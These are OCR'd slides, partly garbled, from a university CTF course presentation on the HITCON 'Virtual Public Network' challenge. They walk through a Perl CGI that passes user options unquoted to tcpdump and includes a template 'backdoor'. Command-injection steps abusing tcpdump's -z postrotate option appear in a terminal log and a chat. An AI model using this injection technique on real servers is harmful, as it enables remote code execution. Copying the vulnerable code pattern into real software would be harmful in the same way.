

HITCON Quals: Virtual Public Network


by Philipp Nowak @litplus

SE 192.092 Capture The Flag
CTF Challenge Presentation


TO-DOLIST
• Provide an overview of the
intended functionalities of the application


localhost:1337
localhost:1337
Virtual "Public" Network
TCPDUMP options here
Check


localhost:1337
localhost:1337
Virtual "Public" Network
TCPDUMP options here
Check
lit@dishwasher: ~
→ ~ tcpdump --version
tcpdump version 4.9.3
libpcap version 1.9.1 (with TPACKET_V3)
OpenSSL 1.1.1d 10 Sep 2019
→ ~


localhost:1337
localhost:1337
Virtual "Public" Network
--version
Check
Something Error :(

localhost:1337

localhost:1337


Virtual "Public" Network

TCPDUMP options here

Check


TO-DOLIST
• Describe all the attempts you made to find the vulnerabilities, including unsuccessful ones (time permitting)

Virtual "Public" Network



500 Internal Server Error - Mozilla Firefox


localhost:1337/ | 500 Internal Server Error

localhost:1337/diag.cgi

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system("timeout -s 9 2 /usr/bin/tc                    >/dev/null 2>&1") == 0;
    return undef;
}

print "Content-type: text/html\n\n";

my $options = CGI::param("options");
my $output = tcpdump_options_syntax_che

# backdoor :)
my $tpl = CGI::param("tpl");
if (length $tpl > 0 && index($tpl, ".."
    $tpl = "./tmp/" . $tpl . ".thtml";
    require($tpl);
}

~
~
~
~
~
~
~
~
~
~
~
~
~
"diag.cgi" 27L, 548C                                                    1,1           All
```

YOU ARE HERE



https://xkcd.com/208/

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system("timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1") == 0;
    return undef;
}
.
print "Content-type: text/html\n\n";
.
my $options = CGI::param("options");
my $output = tcpdump_options_syntax_check($options);
.

# backdoor :)
my $tpl = CGI::param("tpl");
if (length $tpl > 0 && index($tpl, "..") == -1) {
    $tpl = "./tmp/" . $tpl . ".thtml";
    require($tpl);
}
```

1,1 Top

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system( timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1") == 0;
    return undef;
}
.
print "Content-type: text/html\n\
.
my $options = CGI::param("options
my $output = tcpdump_options_synt
.

# backdoor :)
my $tpl = CGI::param("tpl");
if (length $tpl > 0 && index($tpl
    $tpl = "./tmp/" . $tpl . ".th
    require($tpl);
}
```

1,1 Top

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_
    my $options = sh
    return $options                                                    options >/dev/null 2>&1") == 0;
    return undef;
}
.
print "Content-type:
.
my $options = CGI::p
my $output = tcpdump
.

# backdoor :)
my $tpl = CGI::param("tpl");
if (length $tpl > 0 && index($tpl, "..") == -1) {
    $tpl = "./tmp/" . $tpl . ".thtml";
    require($tpl);
}
```

1,1 Top

Exploit idea:

-> bypass the amazingly secure™
    options checker


-> use it to write a Perl file

-> use backdoor to execute it

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system('timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1"  == 0;
    return undef;
}
.
print "Content-type
.
my $options = CGI::
my $output = tcpdu
.

# backdoor :)
my $tpl = CGI::para
if (length $tpl > 
    $tpl = "./tmp/"
    require($tpl);
}
```

1,1 Top



man timeout

TIMEOUT(1) User Commands

TIMEOUT(1)

NAME

timeout - run a command with a time limit

SYNOPSIS

timeout [OPTION] DURATION COMMAND [ARG]...

timeout [OPTION]

man timeout

this long after the initial signal was sent

-s, --signal=SIGNAL

specify the signal to be sent on timeout;

SIGNAL may be a name like 'HUP' or a number; see 'kill **-l**' for a list of signals

-v, --verbose

diagnose to stderr any signal sent upon timeout


Manual page timeout(1) line 31 (press h for help or q to quit)

```
timeout -s 9 2 /us                tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE


```
TIMEOUT(1)


NAME
       timeout

SYNOPSIS
       timeout
       timeout
```

```
              t

       -s, --si
              s
              S                                          ist of signals

       -v, --verbose
              diagnose to stderr any signal sent upon timeout
Manual page timeout(1) line 31 (press h for help or q to quit)
```



man tcpdump

TCPDUMP(1) General Commands Manual TCPDUMP(1)

NAME

tcpdump - dump traffic on a network


SYNOPSIS

tcpdump [**-AbdDefhHIJKlLnNOpqStuUvxX#**] [**-B** buffer_size]
[**-c** count]
[**-C** file_size] [**-G** rotate_seconds] [**-F** file]
[**-i** interface] [**-j** tstamp_type] [**-m** module] [**-M** secret]
[**--number**] [**-Q** in|out|inout]
[**-r** file] [**-V** file] [**-s** snaplen] [**-T** type] [**-w** file]
[**-W** filecount]
[**-E** spi@ipaddr algo:secret,...]
[**-y** datalinktype] [**-z** postrotate-command] [**-Z** user]
[**--time-stamp-precision=**tstamp_precision]
[**--immediate-mode**] [**--version**]
[expression]

DESCRIPTION

Tcpdump prints out a description of the contents of packets on a network interface that match the boolean expression; the description is preceded by a time stamp,

Manual page tcpdump(1) line 1 (press h for help or q to quit)



man tcpdump

-z postrotate-command
Used in conjunction with the **-C** or **-G** options, this will make tcpdump run " postrotate-command file " where file is the savefile being closed after each rotation. For example, specifying **-z gzip** or **-z bzip2** will compress each savefile using gzip or bzip2.

Note that tcpdump will run the command in parallel to the capture, using the lowest priority so that this doesn't disturb the capture process.


And in case you would like to use a command that itself takes flags or different arguments, you can always write a shell script that will take the savefile name as the only argument, make the flags & arguments arrangements and execute the command that you want.

-Z user
--relinquish-privileges=user
If tcpdump is running as root, af he capture device or input savefile, but before opening any savefiles fo ge the user ID to user and the group ID to the primary group of user.

Manual page tcpdump(1) line 412 (press h for h uit)

```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE



lit@dishwasher: ~/Nextcloud/Uni/2019W/CTF/HITCON/VPN/tmp/tmp

```
➜  tmp sudo timeout -s 9 2 tcpdump -G 1 -C 1 -w "-c 'touch wow'" -z "/bin/bash"
tcpdump: listening on docker0, link-type EN10MB (Ethernet), capture size 262144 bytes
[1]    59559 killed     sudo timeout -s 9 2 tcpdump -G 1 -C 1 -w "-c 'touch wow'" -z
"/bin/bash"
➜  tmp ls
"-c 'echo hello'"  "-c 'touch wow'"
➜  tmp
```

```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE

litplus 4:46 PM

we're currently trying something with the postrotate command that tcpdump takes

litplus 4:46 PM


> timeout -s 9 2 tcpdump -G 1 -C 1 -w "-c 'echo hello'" -z "echo"

it doesn't work with /bin/bash yet, that just prints the usage message, I guess the command is passed as one argument

georg 4:48 PM

Commented on **litplus**'s message: **timeout -s 9 2 tcpdump -G 1 -C 1 -w "-c 'echo hello'" -z "echo"**

> aren't you mising the `-d` parameter for tcpdump in your command?
>
> No idea if that makes a difference though?



man tcpdump

TCPDUMP(1) General Commands Manual TCPDUMP(1)

NAME

tcpdump - dump traffic on a network

man tcpdump

-d Dump the compiled packet-matching code in a human readable form to standard output and stop.

